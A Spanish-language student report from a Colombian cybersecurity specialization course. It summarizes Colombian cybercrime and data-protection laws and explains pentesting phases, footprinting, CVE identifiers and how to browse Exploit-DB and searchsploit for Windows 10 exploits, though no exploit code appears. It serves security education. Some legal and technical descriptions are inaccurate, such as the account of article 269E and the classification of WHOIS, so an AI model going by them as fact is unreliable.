CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y READ TEAM

LEIZ ALEXANDRA GUERRERO CARDENAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA – SEMINARIO ESPECIALIZADO: EQUIPOS ESTARTEGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
AÑO
2024

CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y READ TEAM

LEIZ ALEXANDRA GUERRERO CARDENAS

ASESOR
LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA – SEMINARIO ESPECIALIZADO: EQUIPOS ESTARTEGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
AÑO
2024

RESUMEN

Por medio de este seminario especializado de los equipos red team & blue team se abordan hablan situaciones reales muy importantes como las leyes de seguridad informática en para la protección en los datos personales y el código de ética que nos ofrece COPNIA , también se observan las diferentes actuaciones que debemos tener como profesionales especializados en cuanto a los acuerdos de confidencialidad de las empresas al momento de la firma de contratos y lo que no debemos aceptar, durante este proceso de identificación se ejecutan pruebas de intrusión en máquinas con sistemas operativos como los son Windows 10 y Kali Linux con su respectivo momento de vulnerabilidad, ataque y explotación de un ataque cibernético en tiempo real, los cuales arrojan resultados reales por medio de la practica elaborada, también es importante resaltar que durante este lapso de tiempo de detecta que la maquina infectada tiene su momento de limpieza con la técnica de hardenizacion que se encuentra detallada en esta guía, por lo anterior se evidencia el importante trabajo de red team y blue team para las compañías y organizaciones gubernamentales y privadas en cuanto la protección de ataques cibernéticos.

INDICE

pág.

LISTA DE FIGURAS

GLOSARIO

Equipos de seguridad informática: son los encargados de reducir la exposición o el riesgo cibernético para así detectar ataques cibernéticos.

Protección Datos Personales: es el derecho que tenemos como personas de conocer, modificar y rectificar nuestra propia información sin intermediarios.

Leyes: es una regla de cumplimiento de uso obligatorio.

Medios Informáticos: productos o herramientas de las cuales se disponen por medio de hardware o software.

Confidencial: mantener en reserva los datos o hechos**.**

Pentesting: es el test de seguridad desarrollado para la detección de posibles fallos de seguridad.

Footprinting: desarrolla la búsqueda de información de forma sigilosa.

Protocolo: conjunto de normas y estándares permitiendo comunicación entre si en medio de cualquier variación.

CVE: puntos y vulnerabilidades de aplicaciones locales y web

Xploit: se aprovecha de los errores y vulnerabilidades de un sistema para atacar

Vulnerabilidad: punto débil en los sistemas para ser utilizado por un atacante.

Ética Informática: analiza el impacto social y profesional en las tecnologías.

Acuerdo de Confidencialidad: deber de no compartir información importante de una persona o empresa.

Red Team: es el equipo que ayuda a la organización a mejorar su seguridad cibernética.

Blue Team: es el equipo que actúa en la última línea de defensa en las empresas frente a los ataques cibernéticos.

Cibercrimen: actividad dirigida hacia una estación de trabajo para hurto de información, soborno y chantaje a las personas.

Ataque informático: acceso a estaciones de trabajo mediante virus o archivos malware.

Virtual Box: administrador de máquinas y servidores virtuales.

Windows: sistemas operativos en los equipos de cómputo.

Linux: sistema operativo de código abierto lo cual significa que cualquier persona o empresa puede modificar o crear desde cero una versión de Linux y este proceso es el que facilita que dicho sistema operativo en cualquiera de sus versiones y puntualmente Kali Linux tiene las modificaciones (programa de hacking) preinstalados o instalados

Payload: es un conjunto de datos en línea de código que generan un archivo en cualquier tipo de formato ejecutable en el sistema operativo a atacar. Dicho archivo se puede enviar a la maquina a atacar (correo electrónico – wasap web - telegram entre otros); al ser ejecutado en la maquina victima este enviara información vital para poder realizar la intrusión.

INTRODUCCIÓN

Se pretende desarrollar los conceptos y conocimientos básicos previos de las lecturas sugeridas por el docente para análisis, en el campo de la seguridad informática en cuanto a las leyes de seguridad de la información, la aplicación de los conceptos de pentesting, también la identificación de las amenazas a través de la conceptualización de los CVE y del desarrollo del laboratorio asignado por parte del director del curso, teniendo en cuenta las herramientas disponibles y los problemas presentados por la empresa HACKER HOUSE, con el fin de encontrar y dar claridad a las falencias en cada uno de los procesos con el apoyo de los equipos de seguridad Red Team , Blue Team y Purple Team, enfrentando los retos y las capacidades que ofrece cada uno de los equipos con el trabajo en equipo.

La Ciberseguridad es un compromiso de cada uno de los actores directos o indirectos, ya sea en el lugar de trabajo y vida personal, este informe da una vista al mundo actual y como prepararnos para un ataque informático y si ya se fue víctima, como salir y defendernos en el mundo cibernético.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Aplicar los diferentes conceptos y dar a conocer las diferencias y beneficios de los equipos de seguridad Red Team, Blue Team y Purple Team, así como gestionar las herramientas suficientes para la contención de ataques informáticos.

1.2 OBJETIVOS ESPECÍFICOS

- Identificar los riesgos existentes desde los CVE y poder ejecutarlos de una manera controlada.
- Desarrollar y entender el concepto de footprinting.
- Proporcionar el correcto uso de las diferentes herramientas desde Kali Linux para así llegar a proteger los sistemas informáticos para este caso desde el sistema operativo Windows 10 x64.
- Explorar cada una de las etapas clave en las pruebas de penetración, donde se identifican las vulnerabilidades de los sistemas operativos y aplicaciones.

DESARROLLO DEL TRABAJO

ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD

1. “Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia”.

LEY 1273 DE 2009

El cual dentro del marco regulatorio del gobierno se crea y de denomina la ley “de la protección de la información y de los datos” y se brindan preservación desde los sistemas que proporcionan información personal.

DECRETO:

ARTICULO 1°: “se realiza una adición al código penal de la protección de la información y de los datos”:

CAPITULO 1:

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. “Acceso con o sin permiso a información personal, acarreara una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.”

“Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. La manipulación de la información y de accesos privilegiados a bases de datos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes”.

“Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. La persona que sin acato o orden judicial previa intercepte o manipule datos informáticos en su origen, destino o en el interior de un sistema informático, o medio de trasporte por el cual se esté movilizando información incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses”.

“Artículo 269D. DAÑO INFORMÁTICO. Persona que aun sin estar con previa preparación ni en disponibilidad de destrucción de información, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes físicos o lógicos, acarreara una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes”.

“Artículo 269E. USO DE SOFTWARE MALICIOSO personas que vendan distribuyan y adquieran software pirata, se interpondrá una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes”.

“Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. Persona que manipule, venda, distribuya Información confidencial tanto de bases de satos y de otros lugares de información personal, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes”.

“Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. Personas que se encargan de creación de páginas web fraudulentas le será aplicada una pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, persistentemente a la conducta que no constituya un delito sancionado con pena más peligrosa. En la misma sanción acarreara el que modifique el sistema de resolución de nombres de dominio, de tal manera que haga entrar al usuario a una IP diferente y de suplantación de sitios confiables, siempre que la conducta no constituya delito sancionado con pena más grave. la pena señalada en los dos incisos anteriores se agravará de una tercera parte a la mitad, si para consumarlo el agente ha reclutado víctimas en el vínculo de la infracción”.

“Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere”:

1. “Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales e internacionales”.
2. “Por servidor público en ejercicio de sus funciones actuales”.
3. “Aprovechando la confianza guardada por el teniente de la información o por quien tuviere un vínculo contractual con este”.
4. “Revelando o dando a conocer el contenido de la información en perjuicio de otro”.
5. “Obteniendo provecho para si o para un tercero”.
6. “Con fines terroristas o generando riesgo para la seguridad o defensa nacional”.
7. “Utilizando como instrumento a un tercero atacando la buena fe de las personas”.

8. “Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de invalidación para el ejercicio de carrera relacionada con sistemas de información procesada con equipos de cómputo”.

CAPITULO SEGUNDO
De los atentados informáticos y otras infracciones

“Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. Persona que supere las medidas de seguridad informáticas, ejecute y gestione la Ley señalada en el artículo 239 manipulando un sistema informático, por medio de algún sistema de registro informático, acarreara en las penas señaladas en el artículo 240 de este Código”.

“Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. Persona o entidad con ánimo de lucro y valiéndose de alguna manipulación informática o engaño semejante, obtenga la transferencia no contemplada de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito auténtico con pena más grave, acarreara en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes. La misma sanción se le impondrá a quien elabore, introduzca, posea o facilite un programa para un equipo de cómputo destinado a la comisión del delito descrito en el inciso anterior, o de un robo. Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad”.

“En el momento de acceder a información confidencial desde cualquier sitio o dispositivo sin previa autorización verbal o escrita, acarreara una pena en prisión

por un periodo de 48 a 96 meses y una sanción de 100 a 1000 salarios mínimos legales vigentes".
"Donde se declara inaccesible por la corte constitucional por medio de la sentencia C-913-10 de 16 de noviembre de 2010 (donde se establecen los derechos como persona y fundamentales de habeas data e intimidad)".[1]

"Artículo 25: Modificación de castigos en los delitos de circulación y empleo de documentos privados y acceso abusivo a un sistema de informático. Con el objeto de garantizar la reserva legal de los documentos de inteligencia y contrainteligencia y evitar su divulgación por parte de los miembros de organismos que llevan a cabo este tipo de actividades, los artículos 194, 195, 418, 419 y 420 del Código Penal de la siguiente forma" :

''Artículo 194. Publicación de información confidencial y sin previo aviso a consulta, acarreara una pena en prisión de cinco (5) a ocho (8) años, siempre que la conducta no constituya delito sancionado con pena mayor".

"Artículo 195. Acceso abusivo a bases de datos o sistemas informativos, incurrirá en pena de prisión de cinco (5) a ocho (8) años".

"Artículo 418. Divulgación de información confidencial de la empresa o entidad pública, acarreara una pena en prisión de cinco (5) a ocho (8) años y multa de veinte (20) a ciento veinte (120) salarios mínimos legales mensuales vigentes, e inhabilitación para el ejercicio de funciones públicas por diez (10) años.

Si de la conducta resulta ser a favor, la pena será de cinco (5) a ocho (8) años de prisión, multa de sesenta (60) a doscientos cuarenta (240) salarios mínimos legales mensuales vigentes, e inhabilitación para el ejercicio de derechos y funciones públicas por diez (10) años".

1 "LEY 1288 de 2009 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. (5, marzo, 2009). [Consultado el 11, febrero, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35366>".

"Artículo 419. Uso y provecho personal de la información confidencial, incurrirá en prisión de cinco (5) a ocho (8) años y pérdida del empleo o cargo público, siempre que la conducta no constituya otro delito sancionado con pena mayor".

"Artículo 420. Uso indebido de información en este caso de empleado público o con ocasión de sus funciones y que no sea objeto de conocimiento público, con el fin de conseguir provecho para sí o para una tercera persona, sea este persona natural o jurídica, incurrirá en pena de prisión de cinco (5) a ocho (8) años y pérdida del empleo o cargo público".[2]

LEY 1581 DE 2012

COSTOS DE INCUMPLIMIENTO

“El incumplimiento de la Ley de protección de datos lo expone a sanciones de tipo económico y operativo, sin embargo, también se expone a temas reputacionales que pueden ser perjudiciales para la empresa”:

- “Sanciones económicas hasta por 2.000 SMMLV”.
- “Suspensión de actividades relacionadas al tratamiento hasta por seis (6) meses”.
- “Cierre temporal en cuanto a las operaciones relacionadas con tratamiento de datos”.
- “Cierre definitivo de las operaciones relacionadas con el tratamiento de datos sensibles”.[3]

Dentro de la Ley 1581 se encuentra una entidad reguladora y de ejecución de dichas penas y multas:

---

[2] Ibid.

[3] “ABC DE la Ley 1581 de ProtecciÃ³n de Datos Personales en Colombia [Anónimo]. ConsultorÃa AsesorÃa ImplementaciÃ³n ProtecciÃ³n Datos Personales [página web]. [Consultado el 13, febrero, 2024]. Disponible en Internet:<https://www.dataprotected.com.co/faq-proteccion-atos#:~:text=9.,a%20qué%20sanción%20se%20expone?&text=Sanciones%20económicas%20hasta%20por%202.000,por%20seis%20(6)%20meses.”>.

CAPÍTULO II

Procedimiento y sanciones

"Artículo 22. *Trámite***.** La Superintendencia de Industria y Comercio, una vez establecido el incumplimiento de las disposiciones de la presente ley por parte del responsable del Tratamiento o el Encargado del Tratamiento, adoptará las medidas o impondrá las sanciones correspondientes".

"En lo no reglado por la presente ley y los procedimientos correspondientes se seguirán las normas pertinentes del Código Contencioso Administrativo".

"Artículo 23. *Sanciones***.** La Superintendencia de Industria y Comercio podrá imponer a los responsables del Tratamiento y Encargados del Tratamiento las siguientes sanciones":

a) "Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó".
b) "Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar"
c) "Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio".
d) "Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles";

e) “Parágrafo. Las sanciones indicadas en el presente artículo sólo aplican para las personas de naturaleza privada. En el evento en el cual la Superintendencia de Industria y Comercio advierta un presunto incumplimiento de una autoridad a las disposiciones de la presente ley, remitirá la actuación a la Procuraduría General de la Nación para que adelante la investigación respectiva”.[4]

1. “El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting”?

PENTESTING

Es el test de seguridad donde se identifican los fallos de seguridad en las aplicaciones y resulta de unir dos fases o etapas como los son penetración y testing, la tarea consiste en generar simulación de un ataque informático en la cual la empresa a ser atacada está en pleno conocimiento para ejecutar el ataque y atacar los posibles huecos de seguridad que se encuentren, dichos resultados se socializan con la alta gerencia para realizar la implementación de los respectivos fallos de seguridad encontrados en el sistema atacado, para así mejorar seguridad o implementarla.[5]

[4] “LEY 1581 de 2012 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. (8, octubre, 2012). [Consultado el 14, febrero, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981#:~:text=Artículo%2022.&text=La%20Superintendencia%20de%20Industria%20y,o%20impondrá%20las%20sanciones%20correspondientes.”.

[5] “¿QUÉ ES el Pentesting? Tipos, fases y herramientas [Anónimo]. Nuclio Digital School [página web]. [Consultado el 13, febrero, 2024]. Disponible en Internet: <https://nuclio.school/que-es-el-pentesting/”>.

Dentro del desarrollo de esta actividad se encuentran 5 fases las cuales son:

- Recopilación de información / Enumeración
- Análisis de Vulnerabilidades
- Explotación
- Post - explotación
- Reporte.[6]

Dentro de las diferentes técnicas de Pentesting, se encuentra una muy importante y es Footprinting.

Se puede concretar footprinting como un tipo de recolección de información la cual consiste en una búsqueda de información oficial directamente a algún objetivo, sin tener interacciones directas con y, sin dejar rastro ningún rastro de la búsqueda.

Esta información es pública y puede localizar por medio de motores de búsqueda, redes sociales y páginas web especiales para esta práctica. De esta forma, el atacante ni siquiera debe abrir el dominio web de la compañía que investiga para adquirir la información vital de la empresa en el tiempo que desee y expandir su superficie de ataque.

La superficie de ataque se expande a medida que sea más sencillo levantar información sobre un punto; más aún si es por medio del footprinting, ya que de esta forma no se deja evidencia de que alguien está vigilando y trabajando en silencio sobre la información de la empresa.

Los perfiles en redes sociales, por ejemplo, son puertas de acceso para ataques, debido a que los usuarios cada vez revelan más información personal a través de

[6] "¿CUÁL SON La 5 Fases Del Pentesting? - Ciberseguridad [Anónimo]. Bidaidea: líderes en Ciberseguridad & Inteligencia [página web]. [Consultado el 13, febrero, 2024]. Disponible en Internet: <https://ciberseguridadbidaidea.com/fases-del-pentesting/">.

ellas. Un ciber atacante podría pasar sin ser identificado, indagando un perfil de una red social y, de este modo, adquirir información valiosa sobre sus víctimas. Por ello, es recomendable en lo posible no publicar ningún tipo de información y los datos que se comparten por estos medios.

Tipos de footprinting

Antes de explicar el propósito es importante exponer los tipos de footprinting que existen

Footprinting pasivo

El footprinting pasivo es aquel en el que no se utilizan Herramientas complejas, sino redes sociales y navegadores especialmente los de búsqueda, con el fin de recopilar mucha información sobre su objetivo.

Footprinting activo

El footprinting activo es el que se disfraza de un sitio web confiable como señuelo para cumplir su objetivo. Un ejemplo de estas herramientas es el protocolo WHOIS.

El protocolo WHOIS

Ahora que conocemos qué es footprinting, debemos familiarizarnos con el protocolo WHOIS.

El WHOIS es un protocolo para efectuar consultas en bases de datos y obtener información acerca de un dominio web. Puedes acceder a esta herramienta, por ejemplo, por medio de https://whois.domaintools.com/.

El WHOIS proporciona datos como el nombre del dueño del dominio, la fecha en la que se creó y también la fecha en la que expira. Sin embargo, también protege alguna información, como la geolocalización, por cuestiones de privacidad.

Por ejemplo, un hacker ético puede ver la fecha de creación de un dominio web y, en caso de ser demasiado reciente, sospechar de ella. Del mismo modo, un hacker de sombrero negro puede estar pendiente de qué dominios han expirado y comprarlos para ejercer algún ataque. Este fue el caso de la empresa Heinz, que tenía un código QR cuyo dominio expiró y alguien lo compró para redirigir a todos los usuarios a una página pornográfica.

1. Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

¿Qué es un CVE y su estructura?

Los puntos vulnerables y las exposiciones comunes (CVE) conforman una lista de las fallas de seguridad informática que está disponible al público. Cuando alguien habla de un CVE, se refiere a una falla a la cual se le asignó un número de identificación de CVE.

Los avisos de seguridad que formulan los proveedores y los científicos casi siempre mencionan al menos uno de estos identificadores. Los CVE admiten que los

especialistas en TI regulen sus iniciativas para anticipar y dar solucionar a los puntos vulnerables, a fin de robustecer la seguridad de todos los sistemas informáticos.[7]

“El registro CVE se puso en marcha en 1999 y lo conserva la corporación MITRE , contiguo con otras entidades participantes. La misión de su programa CVE es igualar, definir y catalogar las vulnerabilidades de ciberseguridad divulgadas públicamente. Cada registro CVE incluye indagación representativa, por lo general no muy extensa, sobre la vulnerabilidad, para que se comprenda fácilmente de qué se trata”.

“Este registro domina un identificador único de CVE (CVE ID), que permite localizar fácilmente la vulnerabilidad y el registro. Ese registro es proporcionado por una autoridad denominada CNA (CVE Numbering Authority) y enriquecido por una unidad publicadora ADP (Authorized Data Publisher). El CVE ID suele ser una secuencia como esta: CVE-2021-40444”.

El identificador está formado por el acrónimo CVE, seguido de un guion, el año de descubrimiento, otro guion, y el número de vulnerabilidad de ese año. Este último dígito es un valor incremental, es indicar, si la última vulnerabilidad encontrada ese año es la 40444, la siguiente será identificada como CVE-2021-40445. Toda esta información se proporciona al público de diferentes maneras y en distintos formatos, de forma entendible tanto por humanos como por máquinas.

En un registro CVE también se suelen identificar los productos sensibles a dicha vulnerabilidad, incluyendo una descripción, la autoridad CNA, enlaces de referencia donde excavar más acerca de la vulnerabilidad y la fecha en que la vulnerabilidad fue inscrita.

La expresión “Compatible con CVE” indica que un sitio web, plataforma, herramienta, base de datos o servicio utilizan nombres CVE, lo cual permite a ese

[7] “EL CONCEPTO de CVE [Anónimo]. Red Hat - We make open source technologies for the enterprise [página web]. [Consultado el 14, febrero, 2024]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve”>.

sistema establecer vínculos cruzados con otros repositorios que utilizan nombres CVE.

Al consultar un registro en la lista que aparece en la web de la corporación MITRE no se podrán observar puntuaciones o indicadores de criticidad de la vulnerabilidad. No obstante, otros organismos también gestionan una lista con los mismos registros CVE, a los que sí añaden un indicador de criticidad y una puntuación, como es el caso de la Base de Datos de Vulnerabilidades Nacional (NVD) En esta base de datos las exploraciones van acompañados de una puntuación designada CVSS, que indica la criticidad de la vulnerabilidad. En concreto, la NVD ofrece dos sistemas de puntuación CVSS distintos a la hora de asignar una puntuación de criticidad: CVSS versión 2 y CVSS versión 3, siendo la versión 3 la más actual.

En España, el INCIBE (Instituto Nacional de Ciberseguridad de España) es la entidad encargada de gestionar la lista de registros CVE en español.

Cualquier persona que identifique una vulnerabilidad en un producto de software puede iniciar el proceso de registro siguiendo los pasos indicados en la web de MITRE , en la sección Update a CVE Record (Actualizar un registro CVE).[8] (Ciberzaintza, s.f.)

* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

Cada minuto, cada día, cada segundo se descubren vulnerabilidades, es importante aprender a identificar cual mitigar, para validar este proceso se hace indispensable el conocimiento y manejo de la catalogación de CVE, el cual maneja una numeración y hace que esa vulnerabilidad es más fácil de identificar y conocer como

[8] "CVE | Cyberzaintza [Anónimo]. Inicio | Cyberzaintza [página web]. [Consultado el 14, febrero, 2024]. Disponible en Internet: <https://www.ciberseguridad.eus/ciberglosario/cve#:~:text=La%20misión%20de%20su%20programa,fácilmente%20de%20qué%20se%20trata".>.

mitigar, también la identificación de cuáles son las primeras en mitigar y cuales pueden tener una atención tardía.

La actividad principal de CVE es identificar la vulnerabilidad de un sistema y el impacto que tiene y el saber como un usuario puede verse afectado ante una vulnerabilidad, nos ayuda a identificar los pasos que debemos tomar para mitigar, siendo una de las herramientas para identificar y mitigar riesgos ya existentes y que se pueden aplicar dentro de las vulnerabilidades que se encuentren en los sistemas.

Uso de la Herramienta EXPLOIT-DB base de datos:

Al ingresar al link https://www.exploit-db.com/ , se puede observar el campo fecha, en el cual aparecen los últimos y nuevos exploits.

Ilustración 1 Opciones CVE

También podemos identificar si el exploit ha sido verificado o no, en la imagen se observa, que los últimos que se han subido a la base de datos, aún no han sido verificados, se presenta que muchos de los exploits que suben no hacen lo que dicen que hace, por eso deben tener como verificación un signo ( ), y sin verificación se terminan comprometiendo los sistemas operativos resultando en un gran daño.

Ilustración 2 Opciones CVE

Los exploit se puede explotar desde la computadora o desde un sitio remoto si lo que no queremos es afectar los sistemas operativos.
Existe un Split conocido que hace que el protocolo SMB al está habilitado, desde allí el atacante comience a enviar paquetes maliciosos, con el fin de ir obteniendo control del equipo infectado.

Uno de los metasploit más conocido le pertenece a METASPLOIT, el cual es un aplicativo para realizar pruebas de seguridad, siempre es mejor realizar las pruebas directamente en la aplicación.




Ilustración 3 Tipo Vulnerabilidad CVE

Al dar clic sobre la vulnerabilidad, nos muestra la siguiente información:




Ilustración 4 Ejecutable CVE

Todas estas vulnerabilidades ya existen en Kali Linux o Parrot, con las cuales ejecutando un comando se puede realizar una búsqueda específica sobre la base de datos “searchsploit”.

Luego de desplegar la opción que selecciono, en la parte superior aparece el código del xploit.




Ilustración 5 línea de Código Vulnerabilidad CVE

En el código anterior o el que se seleccione, se describe el paso a paso que desarrolla el xploit para explotar la vulnerabilidad, si nos devolvemos al comienzo, en la lupa de búsqueda podemos buscar vulnerabilidades según se quiera realizar la explotación, en el ejemplo lo busque con Windows 10.




Ilustración 6 Tipos de Vulnerabilidad en Windows 10

Y así podemos ir explorando los xploit que están disponibles.[9]

2. “Para finalizar esta actividad es importante que usted reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad”.

Se realiza instalación previa del aplicativo del aplicativo Virtual Box Oracle WM, dentro del cual ya se han desarrollado otras instalaciones:

